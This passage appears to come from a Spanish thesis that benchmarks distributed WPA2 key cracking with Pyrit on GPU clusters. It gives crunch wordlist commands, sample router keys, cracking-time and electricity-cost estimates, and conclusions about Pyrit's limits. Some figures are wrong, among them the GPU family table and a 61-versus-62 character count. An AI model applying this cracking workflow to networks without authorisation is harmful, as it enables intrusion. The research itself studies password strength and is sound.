Actualmente, las tarjetas NVIDIA [64] van por la generación 10. Las utilizadas para esta práctica son tarjetas también NVIDIA [64] de varias generaciones anteriores, 2xx, 5xx, 6xx, 7xx. El primer número indica la generación y los dos siguientes la gama, cuanto más alta más potencia gráfica. Una tarjeta gráfica NVIDIA [64] GTX 1080 TI es capaz de llegar a los 120.000 PMK/s [1]. Su precio ronda los 500 € con lo que una sola tarjeta gráfica con la tecnología actual es capaz de generar una cifra cercana a los nueve equipos de este proyecto conectados entre sí trabajando de forma conjunta. Si revisamos el presupuesto, se podría haber adquirido una tarjeta y ya se hubiera llegado a esa capacidad de cómputo, pero esto no era el objetivo, lo que se buscaba es una manera de generar un trabajo colaborativo entre pcs, lo cual hace que la máxima capacidad de cómputo a la hora de generar PMKs [1] deje de estar en la tarjeta gráfica de un dispositivo sino en la cantidad de máquinas y el ancho de banda de la red que sea capaz de soportar (por ejemplo en una red a 10 Gbps con 1000 equipos conectados).

Como podemos apreciar en la tabla 7, a lo largo de los años, se puede ver el incremento tanto en velocidades como en cantidad de núcleos. No obstante, a pesar de que parece que se está llegando al límite, NVIDIA [64] tiene pensado lanzar el año que viene la evolución de la actual familia Pascal de 16 nm, por la nueva que será Volta de 12 nm [119]. Esto abre más posibilidades, desde aumentar el número de núcleos, la velocidad de proceso, el ahorro de consumo, etc. hasta aumentar considerablemente su capacidad de cálculo y que podrán ser capaces de producir muchos más PMK/s [1] que sus predecesoras. Más información [119].

	GTX 295	GTX680	GTX 1080	GTX TITAN Xp
Núcleos	480 (240 x 2)	1536	2560	3840
Memoria GB	1,792 (0,896 x 2)	2	8	12
Tipo memoria	GDDR3	GDDR5	GDDR5x	GDDR5x
Velocidad memoria GB/s	223.8	192.2	320	320
Texturas (en millones)	92.2	128.8	160	240
Familia	Pascal 16 nm	Pascal 16 nm	Pascal 16 nm	Pascal 16 nm
Año	2009	2012	2017	2017

Tabla 7: Evolución velocidades de las generaciones de NVIDIA [64]. Fuente: [64]

En la imagen 19, se muestran los datos de las distintas tarjetas gráficas utilizadas durante el caso práctico. Se optó por modelos diferentes para comprobar que la capacidad de los cores está directamente relacionada con los PMK/s [1] producidos.

Cantidad de PMK/s según su cantidad de núcleos




Imagen 19: PMK/s obtenido con el comando "pyrit benchmark" y número de cores de cada gráfica.

[Tabla2]

Se puede apreciar que al aumentar la categoría/gama de la tarjeta gráfica, aumenta su número de núcleos y con estos la cantidad de PMK/s [1] que pueden llegar a generar.

Sumatorio PMKs teórico/real




Imagen 20: Sumatorio teórico, sumatorio real y pérdida de PMKs. Obtenido de la [Tabla 6]

En la imagen 20, podemos ver como va aumentando la potencia de cálculo a medida que se van añadiendo más equipos con sus correspondientes tarjetas gráficas y también cómo se reflejan las pérdidas de PMK/s [1] al recibir M1 (PC [96] principal) más PMKs [1] producidos por el resto de las máquinas.



Imagen 21: Porcentaje de pérdida al añadir PCs. Obtenido de la [Tabla 6]

Finalmente, en la imagen 21 reflejamos el porcentaje de pérdida que va manteniéndose en el 3% hasta que llega a los siete equipos que se dispara. Esto sucede por un problema que tiene Pyrit versión 0.4.0 [11] y 0.5.1 [12]. Se trata de que, al llegar a un número concreto de equipos generando PMKs [1] a través de los sockets [86] de python [85] llega un momento que se satura y es como si perdiera la conexión con él o los equipos. A partir de ahí va en descenso perdiendo gran cantidad de procesamiento de cómputo hasta tal punto que es mejor trabajar con menos equipos en red (máximo 4) para que no ésto suceda. [Más información del error [120]]

4.2 Datos consumo eléctrico

En la imagen 22 se muestran los datos del consumo eléctrico de cada PC. Se intenta recoger los datos más reales posibles, pero no son exactos porque se utilizó una pinza amperimétrica con un solo decimal, porque oscilan bastante y porque cada PC [96] tiene consumos diferentes en función de sus características. Aún no siendo exactos, el consumo recogido puede darnos una idea del coste que supone la generación de PMKs [1] por hora de nueve equipos.

Consumo eléctrico de los ordenadores en amperios




Imagen 22: Consumo eléctrico de cada equipo en amperios. [\[Tabla 3\]](#)

El consumo a pleno rendimiento con nueve equipos está en torno a 10 A. Actualmente el coste es de 0.186 € kWh (kilovatios [\[79\]](#) hora). Para calcular el consumo eléctrico es necesario multiplicar la intensidad (amperios) por la tensión (voltios) y nos dará los vatios. En este caso $10 \times 220 = 2200 \text{ w}$. Como actualmente el precio está en 0.186 € kWh [\[79\]](#), no hay más que multiplicarlo por los W para averiguar el coste. $2.2 \text{ kW} \times 0.186 \text{ €} = 0.41 \text{ €/hora}$. Esta cifra nos ayudará más adelante a poner precio a los cálculos de PMKs [\[1\]](#).

4.3 Datos ataque fuerza bruta

Las combinaciones de una contraseña de ocho caracteres numéricos, alfanuméricos y alfanuméricos con símbolos varían y aumentan la longitud de los posibles diccionarios. En matemáticas se conoce como variación con repetición y la fórmula para averiguar el número de repeticiones es la siguiente: $VR_{m,n} = m^n$ [\[121\]](#). Donde “VR” se refiere a variación con repetición, “m” se refiere a las diferentes posibilidades que tenemos: 10 números, 26 letras, 30 símbolos, etc. y “n” el número total de caracteres del que se compondrá la variación, en nuestro ejemplo contraseñas de 8 caracteres. Fuente: [\[121\]](#)

En las siguientes imágenes de las contraseñas de routers domésticos encontradas en cualquier buscador de Internet, se puede apreciar que las combinaciones aumentan o disminuyen a medida que aumenta la opción de caracteres:



Imagen 23: Clave WPA2 numérica.

Clave: 24425625. **8 caracteres** numéricos. **10 combinaciones** compuesta por 8 elementos. $10^8 = 100.000.000$ equivale a un diccionario de **858 MB** (el cálculo es sencillo, aproximadamente el número de líneas por 9 bytes) con **100.000.000 líneas (palabras)**. Al importarlo a la bbdd [102] de pyrit [11] ocupa 438 MB lo que indica que comprime las password.

```
root@M1:~# crunch 8 8 0123456789 -o dicnum0-10.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000
```

Imagen 24: Listado de contraseñas generado con la herramienta crunch [91] para ver su ocupación y número de líneas.



Imagen 25: Clave WPA2 alfanumérica.

Clave: C567CAEA. **8 caracteres** alfanuméricos con solo mayúsculas. Sería 10 (dígitos numéricos) + 26 (letras mayúsculas) = **36 combinaciones**. Todo ello elevado al número de caracteres. $(10+26)^8 = 2.821.109.907.456$. En este caso, un diccionario simple ocuparía **23 TB** (terabytes) lo que ya no es tan viable ya que en pyrit [11] ocuparía bastante más al generar las PMKs [1].

```
root@kal:~# crunch 8 8 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ -o dicnum0-10yletras.txt
Crunch will now generate the following amount of data: 25389989167104 bytes
24213780 MB
23646 GB
23 TB
0 PB
Crunch will now generate the following number of lines: 2821109907456
```

Imagen 26: Listado de contraseñas generado con la herramienta Crunch [91].



Imagen 27: Clave WPA2 con letras.

Clave: eKhpWQed. 8 caracteres compuesto de 26 letras con mayúsculas y minúsculas. Sería 26 (letras mayúsculas) + 26 (letras minúsculas) = **52 combinaciones**. Todo ello elevado al número de caracteres. $(26+26)^8 =$ **53.459.728.531.456**. En este caso el diccionario simple ocuparía **437 TB** (terabytes) lo que ya no es tan viable ni siquiera sin convertir a PMKs [1].

```
root@kal:~# crunch 8 8 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ -o dicnuml
etrasMinyMay.txt
Crunch will now generate the following amount of data: 481137556783104 bytes
458848530 MB
448094 GB done.
437 TB
0 PB
Crunch will now generate the following number of lines: 53459728531456
```

Imagen 28: Listado de contraseñas generado con la herramienta Crunch [91].



Imagen 29: Clave WPA2 alfanumérica.

Clave: TGAw1cEY. 8 caracteres compuesto por 10 números, 26 letras con mayúsculas y minúsculas. Serían 10 números + 26 (letras mayúsculas) + 26 (letras minúsculas) = **61 combinaciones**. Todo ello elevado al número de caracteres. $(10+26+26)^8 =$ **218.340.105.584.896**. En este caso el diccionario simple ocuparía **1.787 TB** (terabytes) lo que ya no es tan viable ni siquiera sin convertir a PMKs [1].

```
root@kal:~# crunch 8 8 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
-o dicnum0-10yletras.txt
Crunch will now generate the following amount of data: 1965060950264064 bytes
1874028158 MB
1830105 GB
1787 TB
1 PB
Crunch will now generate the following number of lines: 218340105584896
```

Imagen 30: Listado de contraseñas generado con la herramienta Crunch [91].

Nos quedaría otra opción que sería mezclar números, letras mayúsculas, letras minúsculas y símbolos. Total sería $(10+26+26+30)^8 =$ **5.132.188.731.375.616**. Unos **46 PB** (petabytes).

Gasto eléctrico a 0,41 € kw/hora. Consumo 2,2 kw/hora




Imagen 31: Gasto eléctrico

Se puede apreciar el gasto que supondría realizar todas las posibles combinaciones de PMKs [1] en cada caso. Es importante tener en cuenta esto de cara al presupuesto.

Años dedicados en el peor de los casos. 200k PMK/s



Imagen 32: Tiempo dedicado.

Podemos apreciar que el aumento es exponencial y que, una vez configurada la PSK [9] con números y letras el tiempo aumenta en más de 160 días.

Combinaciones caracteres en millones




Imagen 33: Número de combinaciones de PSKs. Ver [tabla 4]

A medida que se van añadiendo caracteres diferentes, ya sean minúsculas, mayúsculas, etc, el número de combinaciones crece de forma exponencial. Al llegar a cierta medida es muy complicado almacenar tablas precalculadas [94] ya que se llega a varios teras.

En los tres gráficos, hablamos de una potencia de cálculo de aproximadamente 200.000 PMK/s [1] que es la velocidad máxima lograda en el laboratorio.

5. Conclusiones

A continuación se comentarán las conclusiones a las que se ha llegado a partir de los datos obtenidos del caso práctico. Éstas se agruparán en dos: las primeras serán las conclusiones técnicas y después vendrán las conclusiones finales relacionadas con los objetivos.

5.1 Conclusiones técnicas.

A continuación, se comentan las conclusiones técnicas obtenidas clasificadas por su relación con el protocolo WPA2 [1], la herramienta Pyrit, la computación GPU OpenCL [83] y otros:

WPA2:

- Contraseñas (pre-shared keys [9]) de más de 8 caracteres son computacionalmente difíciles de averiguar (generar PMKs [1]) en un corto espacio de tiempo ya que aumenta el número de combinaciones de forma exponencial. Ver [Tabla 4]
- No es posible generar tablas precomputadas de contraseñas de 8 caracteres que no estén compuestas solo por números ya que no se pueden almacenar debido a la gran cantidad que ocupan con respecto a los recursos actuales, ya no solo las tablas de PMKs [1] sino los propios diccionarios. En el siguiente gráfico se puede ver a ocupación de las listas de PSK [9] antes de transformar a PMK [1]. Ver [Tabla 4]

Ocupación en Terabytes




Image 34: Gráfica de ocupación de las listas de todas las posibles combinaciones de PSKs.

- Aun habiendo conseguido velocidades de cálculo muy elevadas (200.000 PMK/s) no es viable descifrar contraseñas WPA2 [1] complejas que no figuran en un diccionario a menos que se disponga de más recursos y una gran cantidad de tiempo (años). Ver [Tabla 4]

Según la velocidad de cálculo alcanzada (200.000 PMK/s [1] +o-), se muestran los tiempos (en el peor de los casos) de obtener la contraseña mediante fuerza bruta [10]:

Estimación de cálculos:

8 Caracteres	Núm. 1- 9	Núm. del 1-9, 26 letras mínus.	26 letras mínus./mayús.	Núm. del 1-9, 26 letras mínus./mayús.	Núm. del 1- 9, 26 letras mínus./mayús, símbolos
Combinaciones en millones.	100	2.821.109,907	53.459.728,53	218.340.105,6	5.132.188.731,38
Tiempo dedicado en el peor de los casos generando 200k PMK/s:	0,14 horas	3.918,21 horas 163,26 días 0,45 años	74249 horas 3093 días 8 años	303.250,15 horas 12.635,42 días 34,62 años	7.128.039,90 horas 297.001,66 días 813,70 años
Gasto eléctrico a 0,41 € kW/h con un consumo de 2,2 kW/h	0,06 € 0,31 W	3.534,22 € 8.620,06 W	66.973 € 163.349 W	273.531,63 € 667150,32 W	6.429.491,99 € 15.681.687,79 W
Ocupación en terabytes	0,000369	18	437	1.787	46.189

Tabla 9: Estimación de cálculos, obtenida a partir de la [Tabla 4]

PYRIT:

- En la herramienta Pyrit [12], modalidad “serve”, si los equipos servers no están levantados cuando arranca el cliente, la velocidad aumenta muy poco, todos deberían estar arrancados antes de lanzarlo.
- Existe un gran número de combinaciones posibles con respecto a la configuración de los equipos con respecto a Pyrit [11], pero hay una que toma más importancia. Es la de montar una red de cliente/servidores para aprovechar el máximo de cómputo de los mismo y ese mismo cliente puede hacer de servidor a otro. Si se montan varias granjas de servidores para aprovechar la velocidad de la LAN [40] y luego esos resultados se envían a través de la WAN los límites empezarán a establecerse en el ancho de banda y no en la capacidad de cálculo. En un ancho de banda de 1 GB no se encuentran cuellos de botella en la red, sin embargo, los límites quedan cercanos a 200.000 PMK/s [1] ya que, a pesar de contar con los recursos suficientes como para llegar teóricamente a las 300.000 PMK/s [1] (ver sumatorio [Tabla 6]), en los benchmark [95] no se consiguen superar los 210.000 PMK/s [1] a menos que se lancen menos equipos (sino, dará errores [120]). Ver [Imagen 21, Tabla 6 y vídeo [141]]. También se probó a manipular las Workunits (unidades PMK de trabajo) pero no se solucionaron los errores. [Ver vídeo 144]




Imagen 35: Diagramas de configuraciones posibles con Pyrit.
Desarrollado con <https://www.lucidchart.com>

- Al llegar a más de 5 equipos el rendimiento empieza a bajar, y servidores que producían 50.000 PMK/s [1] pasa a producir 30.000 PMK/s [1]. También se producen cuellos de botella y errores en las comunicaciones (sockets [86] de python [85]. Ver errores [120]). No se ha conseguido concretar si el problema viene del trabajo de más de 5 equipos contra el PC [96] principal, que al recibir todos los PMKs [1] empieza a perder conectividad; o por el contrario está relacionado con problemas en el código (buffers, colas, etc). Lo que sí se ha descartado es que el problema venga del ancho de banda de la red ya que se ejecuta la herramienta “iptraf” [122] y no se detectan cuellos de botella. Ver [Imagen 21 y Tabla 6]. [Ver vídeo 144].
- La herramienta utilizada (Pyrit [12]) usa código antiguo (python 2.x [85]) y sería posible actualizarlo para aumentar su velocidad. La parte de las comunicaciones también se podría acelerar optimizando los sockets [86]. Se utilizó esta herramienta por la idea del trabajo en red generando PMKs [1] pero se podría utilizar la misma idea para crear una herramienta que dividiese el trabajo, así de esa manera no se producirían tantos cuellos de botella en la red. Se trata de que cada equipo (en función de sus capacidades), genera una parte de los PMKs [1] y luego la integra con el servidor principal, sin enviarle todos los PMKs [1] en tiempo real. Ejemplo: Server1 genera PMKs [1] relacionados con las 900.000 primeras entradas de una lista de posibles PSKs [9], Server2 genera las 300.000 siguientes y así sucesivamente.
- Al utilizar base de datos [102] para generar PMKs [1] en modo serve y almacenarlas en las mismas, no es capaz de gestionar al resto de los equipos y apenas llega a recoger 1.000 PMKs [1] de cada uno cuando son capaces de generar hasta 50.000 PMKs [1] de forma aislada. Nota: Esto se puede solucionar trabajando directamente contra la base de datos [102] en red, no en modo serve, pero todos los equipos intentan generar los mismo PMKs [1] con lo que no distribuye el trabajo y sigue sin optimizar el proceso.
- Se prueban varias opciones de almacenamiento propuestas por Pyrit [Anexo IX]. “File://”, es la que viene por defecto y es muy rápida. Almacena las contraseñas en

ficheros y directorios en la carpeta “~/pyrit/blobspace”. Funciona perfectamente y, excepto el problema comentado a continuación, sorprendentemente es de las opciones más rápidas. Sqlite:/// [118] también funcionó correctamente pero al importar las contraseñas se quedaba parado cada cierto tiempo. A parte de eso, no permite realizar conexiones desde otros equipos con lo que para eso mejor utilizar “File:///” [Ver vídeo 143]. Por último se prueba Mysql [117]. Al igual que Sqlite [118], al llegar a cierta cantidad de passwords añadidos a la base de datos [102] empieza a tener bloqueos pero menos que la anterior. En velocidad es similar a “File:///” pero al permitir conexiones externas da un gran potencial y es la alternativa a un error obtenido al sobrepasar los 6 equipos usando Pyrit serve [12]. En varios foros de Internet o del que actualmente mantiene la herramienta recomiendan utilizar Mysql [117] para trabajo de equipos en red en vez de Pyrit serve [12] por los errores a partir de 6 equipos comentados anteriormente [120]. [Ver vídeo 146][Ver vídeo 147]

- En una de las pruebas con base de datos, se importa un diccionario al equipo M1 en 28 minutos. Sin embargo, ese mismo diccionario dividido en varios archivos entre siete equipos se importa en 5 minutos entre todos [Ver vídeo 147]. Esto es así porque pyrit, con base de datos mysql permite distribuir la carga a la hora de importar diccionarios y lo hace muy bien. Otra prueba que hizo relacionada es que, una vez cargado el diccionario se ejecutó el comando “batch” de pyrit [12] para pre-calcular [94] los PMKs [1] entre todos de forma remota atacando contra las base de datos. En esta prueba, M1 tardó 46 minutos en computar todos los PMKs [1], sin embargo, al realizar la misma computación con los siete esta tardó 55 minutos. Esto es así porque todos los equipos atacan a los mismo registros sin distribuir la carga entre las distintas máquinas. Si se modifica el código y se distribuyese la carga, se aumentaría considerablemente el potencial de la herramienta. [Ver vídeo 147]
- Cuando se configura la base de datos en M1, se configuran los demás equipos como “serves” y se lanza el proceso “batch” para pre-calcular [94] PMKs [1], los equipos “sirvientes” apenas aportan 1000 pmk/s [1] con lo que tampoco está optimizado este proceso. [Ver vídeo 147]
- Si se generan varios SSIDs en la base de datos, entonces si se puede distribuir la carga en el proceso batch haciendo que cada uno de las máquinas genere PMKs para cada SSID convirtiendo la herramienta más potente todavía.
- En el modo base de datos [102], al importar las contraseñas, a partir de varios millones pasa de entre 200.000-500.000 password importados por segundo a apenas 0 de forma intermitente. Esto indica que hay algo que frena la importación de contraseñas a la base de datos [102] cada cierto tiempo, puede ser al crecer el fichero de base de datos [102], al llenarse los buffers o las colas de la propia herramienta, etc.
- Herramientas actuales como Hashcat [63] son capaces de obtener el doble de rendimiento que Pyrit [12] con los mismos recursos (pero todo en el mismo servidor, no en red). Esto se debe a los algoritmos, librerías y código optimizado. La única desventaja es que no tienen ningún módulo que permita trabajar en red.
- Al actualizarlos a la versión 0.5.1 deja de funcionar la computación GPU [6] (no reconoce las gráficas, ni en Cuda [84] ni en OpenCL [83]). Hay que instalar Opencl [83] para que funcione [Anexo VI].

COMPUTACIÓN OPENCL:

- Se produce un considerable aumento de temperatura. En el caso práctico se registra una subida de dos grados cada media hora. Se requiere refrigeración.
- El cálculo de las PMKs [1] va relacionado con la cantidad de cores que es capaz de usar la tarjeta de vídeo. Ver [Tabla2]
- El consumo eléctrico va relacionado con la potencia de cálculo de la tarjeta gráfica de cada PC [96] y es bastante elevado. Ver [Tabla3 y Tabla 4]
